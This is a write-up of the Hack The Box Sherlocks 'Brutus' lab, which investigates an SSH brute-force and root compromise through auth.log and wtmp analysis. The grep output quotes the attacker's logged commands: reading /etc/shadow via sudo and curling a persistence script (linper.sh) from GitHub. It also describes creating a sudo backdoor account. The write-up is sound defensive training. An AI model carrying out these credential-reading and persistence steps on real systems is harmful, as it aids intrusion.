HTB — Brutus Investigation Report

1. Objective

The objective of this investigation was to analyze Linux authentication logs and session records to identify an SSH brute-force attack, determine the compromised account, reconstruct attacker activity, and investigate persistence and privileged command execution.


2. Lab Overview

Field	Details
Platform	Hack The Box (HTB) Sherlocks
Difficulty	Easy
Investigation Type	SSH Brute-Force Attack and Linux Log Analysis
Artifacts	`auth.log`, `wtmp`
Status	Completed

3. Investigation Findings


Task 1: Analyze `auth.log`. What is the IP address used by the attacker to carry out a brute-force attack?

Answer: `65.2.161.68`




Task 2: The brute-force attempts were successful, and the attacker gained access to an account on the server. What is the username of the account?

Answer: `root`




Task 3: Identify the UTC timestamp when the attacker logged in manually to the server and established a terminal session to carry out their objectives. The login time differs from the authentication time and can be found in the `wtmp` artifact.

Answer: `2024-03-06 06:32:45 UTC`




Task 4: SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?

Answer: `37`




Task 5: The attacker added a new user as part of their persistence strategy on the server and gave this account higher privileges. What is the name of this account?

Answer: `cyberjunkie`



Task 6: What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?

Answer: `T1136.001`



Reference: MITRE ATT&CK T1136.001

Task 7: What time did the attacker's first SSH session end according to `auth.log`?

Answer: `2024-03-06 06:37:24 UTC`

```
┌──(kali㉿kali)-[~/htb/Brutus]
└─$ grep "session closed for user root" auth.log
Mar  6 06:25:01 ip-172-31-35-28 CRON[2219]: pam_unix(cron:session): session closed for user root
Mar  6 06:25:01 ip-172-31-35-28 CRON[2218]: pam_unix(cron:session): session closed for user root
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session closed for user root
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root

┌──(kali㉿kali)-[~/htb/Brutus]
```

Task 8: The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

Answer:

/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh

```
┌──(kali㉿kali)-[~/htb/Brutus]
└─$ grep "sudo" auth.log
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecur
ity/linper/main/linper.sh
Mar  6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root

┌──(kali㉿kali)-[~/htb/Brutus]
└─$ grep "sudo" auth.log | grep "COMMAND" auth.log
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecur
ity/linper/main/linper.sh

┌──(kali㉿kali)-[~/htb/Brutus]
```

4. Attack Summary

The investigation identified an SSH brute-force attack originating from `65.2.161.68`, resulting in unauthorized access to the `root` account. The attacker established a privileged account named `cyberjunkie`, indicating possible persistence on the server. The investigation also identified a sudo command used to download the `linper.sh` script from GitHub, suggesting potential post-compromise activity.

5. Conclusion

The HTB Sherlocks Brutus investigation demonstrated how Linux authentication logs and session records can be used to investigate an SSH brute-force attack.

The investigation identified the attacker's IP address, compromised `root` account, interactive login timestamp, SSH session ID, additional privileged account, persistence technique, session termination time, and sudo command used to download a script.

This lab strengthened practical skills in Linux log analysis, SSH brute-force investigation, timeline reconstruction, privilege auditing, and MITRE ATT&CK mapping.